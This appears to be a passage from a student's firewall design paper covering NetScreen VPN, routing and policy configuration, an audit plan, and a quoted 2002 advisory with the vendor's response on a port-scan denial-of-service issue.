

then proposal 2 encryption again using 3DES and SHA-1 hash





next we set up the remote tunnel gateway we bind it to the dialup group and assign it to the outgoing interface 7 (our internet connection).




then the automatic renegotiation of IKE.




finally we set a policy to encrypt anything coming from the dialup group to the corporate LAN to be encrypted over the vpn tunnel and enable logging.




It should be noted that the origin of the packet is from a RFC1918 address and the NATing of the packet will cause the authentication of the ip headers to fail.
The reason for this is that when authentication occurs the checksum will be different if the IP header has been changed by NATing.
Also one of the many reasons why NAT causes disruption to IPSec is that, for the Encapsulating Security Protocol (ESP), NAT devices cannot discern the location of the Layer 4 header (because it is encrypted) for port translation. For the Authentication

Header (AH) protocol, NAT devices can modify the port number, but the authentication check, which includes the entire IPSec packet, fails. www.netscreen.com
Netscreen has a workaround for this. Netscreen devices (with ScreenOS 3.0.0 or later) and the Netscreen-Remote client (version 6.0 or later) can apply the NAT-Traversal (NAT-T) feature. NAT-T adds a layer of UDP encapsulation after detecting one or more NAT devices along the data path during Phase 1 exchanges.
We have chosen however not to implement AH to stick to industry standards.

### *Routing*

The netscreen has 2 virtual routers configured as part of it's OS. The routing occurs between the zones. In this case we have set up zones and we will configure routing between them. Should the untrusted router get poisoned it will not impact the routing is the trusted virtual router.
Configure the routing for each virtual router. The default gateway for the untrusted router will be the Internet interface and the default route for the trusted router will be the untrusted virtual router. All other zones will have the interfaces as their gateway by default.

**set vrouter untrust-vr route 220.20.10.0/24 interface tunnel.1**
**set vrouter untrust-vr route 0.0.0.0/0 interface ethernet7 gateway 210.20.10.2**
**set vrouter untrust-vr route 220.50.50.0/24 interface tunnel.2**
**set vrouter untrust-vr route 225.60.60.0/24 interface tunnel.3**
**set vrouter trust-vr route 0.0.0.0/0 vrouter untrust-vr**

**Policies applied to the firewall.**
By default Netscreen denies all traffic in all directions, therefore it is not necessary to have an implicit deny rule or rules.
The table shows the services required from each segment.
Horizontally we have the destination network
Vertically the originating network

| | Management | SEC_NET | Corp_LAN | Internet | DMZ |
|---|---|---|---|---|---|
| Management | N/A | None | None | None | None |
| SEC_NET | None | N/A | None | None | None |
| Corp_LAN | None | SQL | N/A | HTTP-S, FTP | HTTP-S DNS |
| Internet | None | None | None | N/A | HTTP-S, SMTP, DNS |
| DMZ | None | SQL(web) | SMTP | None | N/A |
| Partner 1 | None | SQL (VPN) | None | None | None |
| Partner 2 | None | SQL (VPN) | None | None | None |
| Supplier | None | SQL (VPN) | None | None | None |
| Employee Dialup | None | None | All (VPN) | HTTP-S | HTTP-S |

We should point out that the management network is for the firewall only at this stage. It could be used to set up a network management network. Therefore at this stage we have

denied all traffic. (Setting up the network management network is not part of the scope of this paper hence has been left out).
First we will allow http-s to the web server. This rule is placed first because it is perceived the greater percentage of traffic will meet this criteria, hence less processing will take place. Netscreen has a one rule per protocol and you need to configure the policies between the zones that have been set up. Hence :

**set policy id 0 name "http" from Internet to Giac_DMZ "Any" "WEB" "HTTP" Permit**

**set policy id 1 name "Https" from Internet to Giac_DMZ "Any" "WEB" "HTTPS" Permit**

Next category of traffic by percentage is DNS queries. Hence this is listed next.

**set policy id 2 name "dns" from Internet to Giac_DMZ "Any" "DNS" "DNS" Permit**

Next we will put the sql policy between the DMZ and the Sec_Net. Connections will only be initiated from the web server.

**set policy id 3 name "sql" from Giac_DMZ to Sec_NET "WEB" "Fortune_DB" "SQL" Permit**

The next policy allows SNMP from the internet to our SMTP_gateway server

**set policy id 4 name "smtp" from Internet to Giac_DMZ "Any" "SMTP_gateway" "SMTP" Permit**

The next policy will allow SQL access to the fortune database from the corporate LAN.

**set policy id 5 name "DB_admin" from Corp_LAN to Sec_NET "Corp_NET" "Fortune_DB" "SQL" Permit**

The next policy will allow access encrypted tunnels from the Internet to the Fortune database.

**set policy id 8 from Internet to Sec_NET "Partner1" "Fortune_DB" "SQL" Permit**


Allow only SQL from supplier and partners after tunnel in decrypted

**set policy id 14 from Internet to Sec_NET "Suppliers" "Fortune_DB" "SQL" Permit**


Allow any service to the corporate LAN coming inform the Internet on a authenticated dialup tunnel connection.

**set policy id 14 from Internet to Corp_LAN "Dial-Up VPN" "Corp_NET" "ANY" Tunnel l2tp "Dialup"**

We will show a screen dump to show all the applicable rule in the policy that have been set up.




In addition to the event log and traffic log, each NetScreen device supports a logging function called self log. The self log records all the dropped packets detected by that NetScreen device; that is, the log shows all the traffic which terminated at the device and was denied. www.netscreen.com/support/manual.html
In addition to viewing the self log through the Web GUI or CLI, you can also open or save the file to the location you
specify. Use an ASCII text editor (such as Notepad) to view the file.
All packets not matching the above policies will be dropped by the netscreen and logged in the self log section.
We will also finally turn on screening on all interfaces to alert us of any suspicious traffic.



# Assignment 3

## *Audit plan*

The purpose of this audit is to establish if all the setup we have done actually works and the firewall is doing it's job. This will test our network is in line with our design parameters. It will also alert us to possible issues we have overlooked in implementing the firewall and router policies. We could also check for the status of our boxes, but this is outside the purpose of this paper.
The scope of this audit is to audit the firewall only.

### The tool

There are a variety of tools to conduct audits with. Most of these will do port scanning, test for vulnerable services and others will do password cracking.
We will be using a tool called HEAT (Hydra Expert Assessment Tool).
http://www.heatscanner.com/
This is a commercial tool that incorporates all and more of the features of freely available tools, and produces a comprehensive report of the exercise at the end of the scan.

The tool has a set of integrated software tools that performs detailed, high-speed analyses of large, complex networks. It is able to identify vulnerabilities and use that information in real time during a scan, it is launched from your Internet browser and allows probing without monopolizing system resources.


We will also run TCPDUMP to verify the VPN sessions are working properly and encrypting traffic.

### The plan


It is possible to run this tool in a variety of ways, but to limit the output of the report for each network segment we have chosen to scan only one subnet at a time from within the actual subnet.
We will plug out test laptop running the assessment tool into all the physical segments of the firewall.
We will do this by activating an existing port on the switches in the environment.
We will put the laptop on the local network segment for each interface of the firewall.
This will involve reconfiguring the laptop to have a new Ethernet IP for each test.
We will run this test during quiet time for GIAC enterprises as the scanning although being non intrusive could have a negative impact on the traffic. It has been decided to run a full probe and explore for accounts and passwords also as part of this audit. While we are doing it we might as well do a full vulnerability check. By doing this we will have a list of boxes that are placed on each subnet. If someone has put boxes on one of the subnets outside the knowledge of the network administrator, this audit will pick it up.

The cost to plan this and write a report to management explaining this testing/ auditing is estimated at 8 man hours, this time includes gathering the original policy in part one of this document to verify the results.(we have a template for the report ready to go)
The time to conduct the test is also estimated at 4 man-hours due to the fact that switch ports will need to be activated and laptop reconfigured for each subnet.
The tool produces a report hence we will only include 2 man-hour to do some copying and pasting and to write and executive summary.
We have organized a change control management with a down time for the actual period of carrying out the audit. This will fully cover us since we will be running probing for denial of service and experience possible downtime on some boxes.
Because GIAC's global presence we will have this 4 hr window during the reported quietest time for GIAC's business. Possibly the weekend sometime. The 4 hour window will give us a rollback window of 2 hours should any issues occur. To be on the safe side, make sure we have a full backup of all critical systems done and on hand ready to go.
During normal business hours we will do a TCPDUMP to verify the encryption on the VPN is working properly. We will analyze the traffic to see if it is encrypted.
We will also conduct an interview type audit of the firewall administrators to see how changes are implemented logs reviewed and incidents handled and as a part of this check the version of software on the relevant perimeter security boxes. This will take 2 further hours. After the scan process the firewall logs will be analyzed to see what was dropped. Self logging happened on the box itself. Further 2 man-hours.
Hence all up 22 man-hours to plan, carry out and write up the report for the audit.

Below is a screen shot of the HEAT tool browser front end.




Due to the limited size of the subnets being scanned 255 hosts maximum we selected full list of vulnerabilities to be scanned.(these are updated regularly to include the latest known vulnerabilities). Further screen shots of some of the configuration parameters of HEAT.




## Research

Before starting the exercise we did some research on the net for netscreen issues and vulnerabilities, so we could fully exploit/test them and replicate the same issues in our environment during the audit.
A quick search reveled the following:

**Reported Exploit**

*http://www.securitytracker.com/alerts/2002/Feb/1003421.html*

*NetScreen Firewalls Can Be Made Unresponsive By a Remote User on the Trusted Interface Side Conducting Port Scans Through the Firewall*
*Date: Feb 1 2002*
*Impact: Denial of service via network*
*Fix Available: Yes Exploit Included: Yes Vendor Confirmed: Yes*
*Version(s): prior to 3.1; tested on NetScreen 5*
*Description: A denial of service vulnerability was reported in NetScreen firewalls (Screen OS). A remote user on the trusted interface can cause the interface to hang. It is reported that a remote user on the trusted (internal) interface can conduct a port scan on an external IP address to consume available sessions on the firewall. This can reportedly cause the entire trusted interface to become unresponsive.*
*Impact: A remote user on the internal (trusted) interface can cause the interface to become unresponsive.*
*Solution: It is reported that NetScreen has issued a fix (version 3.1). An update to ScreenOS 3.1 is apparently available for the NetScreen 200 or 500 models and reportedly will be available for all other models on April 1, 2002.*
*Vendor URL: www.netscreen.com/ (Links to External Site)*
*http://security-archive.merton.ox.ac.uk/bugtraq-200202/0068.html*

### *Netscreen response*

*February 5, 2002*

*NetScreen Response to:*

*"NetScreen ScreenOS Port Scan DoS Vulnerability"*

*This issue was reported to NetScreen on February 1, 2002 and simultaneously reported to BugTraq@SecurityFocus.com (visible as http://www.securityfocus.com/cgi-bin/vulns-item.pl?section=info&id=4015), and SecurityTracker.com http://securitytracker.com/alerts/2002/Feb/1003421.html, among others.*

*The reported issue involves the initiation of a Port Scan against a host reachable via the "Untrust" interface from or by a user attached to the "Trust" interface of a NetScreen device, and potentially consuming all available sessions resulting in a denial of service attack against the "Trusted" network.*

*If a port scan were initiated against a host that responded to the scans (with either ICMP unreachable or RST), the NetScreen device would immediately close each of the sessions established during the port scan, making them available for reuse. ScreenOS has a default session inactivity timeout of 30 minutes. Both pre-defined and custom services can be adjusted in timeout value from 1 minute to 2 days. After waiting the default 30 minutes (or the length of time the administrator adjusted the time interval to), port scans to the unresponsive host will time out and the session entries in the NetScreen device will be cleared for reuse.*

*This problem can occur more quickly on NetScreen devices that have smaller session tables. For example, the NetScreen-5XP has a maximum of 2,048 sessions, and the NetScreen-1000 has a maximum of 500,000 sessions. Obviously, the session table on a NetScreen-5XP will be consumed faster than on a NetScreen-1000.*

*NetScreen released new features that addressed this issue in several manners beginning in September 2001. One feature called Source IP Session Thresholding can be used to mitigate the likelihood of this issue arising in the first place. This feature was introduced as a CLI command in ScreenOS version 2.6.1r2, and has been incorporated into the WebUI starting with ScreenOS version 3.0.*

*The command*

*set firewall session-threshold source-ip-based [num]*

*limits any one source IP from the trusted side to [num] number of concurrent sessions. Since the NetScreen-5XP can support 2,048 concurrent sessions, NetScreen recommends the higher of the following two numbers as a starting point: 100, or 2048/n where "n" is the number of systems on the "Trust" side network. Administrators are advised to check their flow counters to*

*see if that's an acceptable number, and modify accordingly. Next, releases of ScreenOS 3.0.0 and later allow the administrator to forcibly clear sessions based on characteristics of those sessions such as source IP address, destination IP address, source port, destination port, source MAC address, and/or destination MAC address.*
*For example, the command*

